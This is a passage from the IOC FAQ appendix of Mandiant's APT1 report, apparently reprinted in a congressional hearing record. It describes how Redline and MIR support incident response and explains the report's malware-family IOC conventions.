In addition, Redline provides the ability to create an IOC Collector. This feature enables the collection of data types required for matching a set of IOCs.

WORKS WITH MIR

Combined with MIR, Redline is a powerful tool for accelerated live response. Here's a typical case:

» IDS or other system detects suspicious activity on a host

» From MIR, an investigator launches a remote live response script

» The MIR Agent running on the host captures and analyzes memory locally, streaming back a small XML audit that downloads in minutes rather than hours

» From MIR, the user can open the audit directly in Redline

» Using Redline, the investigator quickly identifies a malicious process, and writes an IOC describing the forensic attributes found in Redline

» Using MIR and MCIC, the investigator is quickly able to sweep for that IOC and discover all other systems on the network with the same (or similar) malware running

Have MIR Customers had Access to these IOCs Before?

These IOCs are new! However, much of the detection capability in this set of indicators has already been available to our MIR customers. The IOCs may look different though as a result of improvements in creation and testing. Mandiant started 2013 with a focus on taking better advantage of our threat intelligence. We plan to continue to improve the synthesis of our threat intelligence and our IOCs by improving our breadth, IOC creation process, IOC management process, and IOC testing. The majority of these indicators, or modified versions of them, will be integrated into the next IOC release.

What Is the FAMILY Designator in This Set of IOCs?

We are using a new IOC designator in these IOCs called "(FAMILY)." Mandiant's Threat Intelligence Unit tracks malware by common features seen in groups of binaries. We call those groupings of binaries "families." The IOCs included in this appendix are representatives of families of malware used by APT1. The new designator follows the family name in the "Name" field of the IOC, and the presence of (FAMILY) implies that that IOC applies to the whole family, not just one sample.

Why Do These IOCs Look Somewhat Different Than Other IOCs I Have Seen From Mandiant?

In many cases we have combined information that previously would have been in several indicators into a single indicator. Additionally, we have removed certain types of intelligence, since they are being released in separate appendices (such as FQDNs and IPs).

Additionally, some IOCs in this set are using file permutation blocks to catch variants of malware that might not be detected otherwise.

What Is a File Permutation block?

It is a different way to structure lists of File Item attributes to look for an entire family of malware versus only one or two pieces. For more information on this topic or most any other IOC questions go to https://forums.mandiant.com.

Will You Update These IOCs?

It is likely that we will make some changes to the IOCs in Appendix G as we get feedback. If updated, the updates will be available in the same location as the report http://www.mandiant.com/apt1.

Will You Be Releasing More IOCs Like This?

Currently, there are no plans for additional public releases of this magnitude.

APPENDIX H (DIGITAL):
VIDEO

This appendix is digital and can be found at http://www.mandiant.com/apt1. It includes a compilation of videos showing actual attacker sessions and their intrusion activities.

[Whereupon, at 3:20 p.m., the subcommittee adjourned.]